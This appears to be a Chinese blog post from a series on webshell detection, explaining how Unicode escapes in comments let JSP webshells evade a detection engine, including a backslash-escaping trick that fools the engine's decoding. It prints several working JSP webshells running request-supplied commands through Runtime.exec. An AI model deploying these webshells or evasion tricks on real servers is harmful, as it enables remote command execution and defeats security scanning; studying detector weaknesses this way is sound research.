07. unicode的反噬（一）

> 这是代码审计知识星球中Webshell专题的第7篇文章。

讲了4期PHP的Webshell，今天开始讲几个Java的Webshell。#Webshell检测那些事#

今天看到yzddMr6和Y4tacker分享了一下使用unicode来构造Webshell的样本：

```
<%
Runtime.getRuntime().
//\u000d\uabcdexec("open -na Calculator");
%>
```

这个样本的原理是另一个故事了，其中的`\uabcd`不是本文重点可以先忽略，来说说其中用到的unicode编码的故事。

因为unicode可以用在Java源码中这个姿势很早就有了，所以在QT比赛的时候也简单测试过，并没有绕过当时的引擎，显然对方进行了相应的防御。但是，最后unicode仍然成为了绕过比赛引擎的主角，而且正是利用该引擎对于unicode的处理机制来绕过了其处理，属于是以毒攻毒了。

首先我们可以思考一下，如果对方引擎没有考虑unicode编码，我们可以如何绕过？答案十分简单，就把正常的Webshell里一些字符替换成unicode编码即可，这样就没有关键字了。

更加tricky一点，我们像本文开头的例子里那样，在注释符里使用unicode格式的换行，来构造一个Webshell：

```
<%
    Runtime.getRuntime().
    //\u000aexec
    (request.getParameter("test"));
%>
```

这个样本中`\u000a`执行时会变成一个真正的换行符，这样后面的exec也就逃逸出了注释，可以正常执行。

此时思考一点，如果引擎已知这类攻击方式，并在检测时对代码进行unicode解码，我们如何对抗呢？

我们将上面这个样本稍加修改，把exec替换成垃圾字符，并将其移到下一行：

```
<%
    Runtime.getRuntime().
    //\u000axxxxxx
    exec(request.getParameter("test"));
%>
```

很显然这个样本是没法执行的，在unicode换行变成真正的换行符后，执行的代码是`Runtime.getRuntime().xxxxxxexec()`，直接编译失败：

HTTP Status 500 – Internal Server Error

Type Exception Report

Message Unable to compile class for JSP:

Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

```
org.apache.jasper.JasperException: Unable to compile class for JSP:

An error occurred at line: 4 in the jsp file: /3.jsp
Syntax error, insert "AssignmentOperator Expression" to complete Assignment
1: <%
2:     Runtime.getRuntime().
3:     //\u000axxxxxxx
4:     exec(request.getParameter("test"));
5: %>


An error occurred at line: 4 in the jsp file: /3.jsp
Syntax error, insert ";" to complete Statement
1: <%
2:     Runtime.getRuntime().
3:     //\u000axxxxxxx
4:     exec(request.getParameter("test"));
5: %>


An error occurred at line: 4 in the jsp file: /3.jsp
xxxxxx cannot be resolved or is not a field
1: <%
2:     Runtime.getRuntime().
3:     //\u000axxxxxxx
4:     exec(request.getParameter("test"));
5: %>


An error occurred at line: 5 in the jsp file: /3.jsp
The method exec(String) is undefined for the type _3_jsp
2:     Runtime.getRuntime().
3:     //\u000axxxxxxx
4:     exec(request.getParameter("test"));
5: %>


Stacktrace:
        org.apache.jasper.compiler.DefaultErrorHandler.javacError(DefaultErrorHandler.java:102)
        org.apache.jasper.compiler.ErrorDispatcher.javacError(ErrorDispatcher.java:212)
        org.apache.jasper.compiler.JDTCompiler.generateClass(JDTCompiler.java:457)
        org.apache.jasper.compiler.Compiler.compile(Compiler.java:377)
        org.apache.jasper.compiler.Compiler.compile(Compiler.java:349)
        org.apache.jasper.compiler.Compiler.compile(Compiler.java:333)
        org.apache.jasper.JspCompilationContext.compile(JspCompilationContext.java:600)
        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:368)
        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:385)
        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:329)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:742)
        org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
        org.apache.struts2.dispatcher.filter.StrutsPrepareAndExecuteFilter.doFilter(StrutsPrepareAndExecuteFilter.java:140)
```


Note The full stack trace of the root cause is available in the server logs.

将这个样本发给检测引擎，也没有报Webshell。说明对方确实用了语义分析解析器来控制误报，并且对unicode进行了“**正确**”解码。

真的正确吗，我尝试将unicode字符中的反斜线进行了转义：

```
<%
    Runtime.getRuntime().
    //\\u000axxxxxxx
    exec(request.getParameter("test"));
%>
```

这个样本传上去仍然没有报Webshell。但是，它已经是一个合法的Webshell了：



原因是，此时`\\u000a`因为添加了第一个转义符，它在Java中已经不再被认为是换行了，而仅仅是普通的这7个字符而已。这样，这一行也就是普通的注释，而其前后两行组成了一个合法的Java语句，成功执行。

但我猜测（只能猜测）检测引擎没有考虑这一点，仍然将第2到第7个字符进行unicode反编码成换行符，导致最后检测的内容仍然是非法的。

谁也没想到，最后利用QT引擎本身的防御机制成功绕过了比赛时的引擎。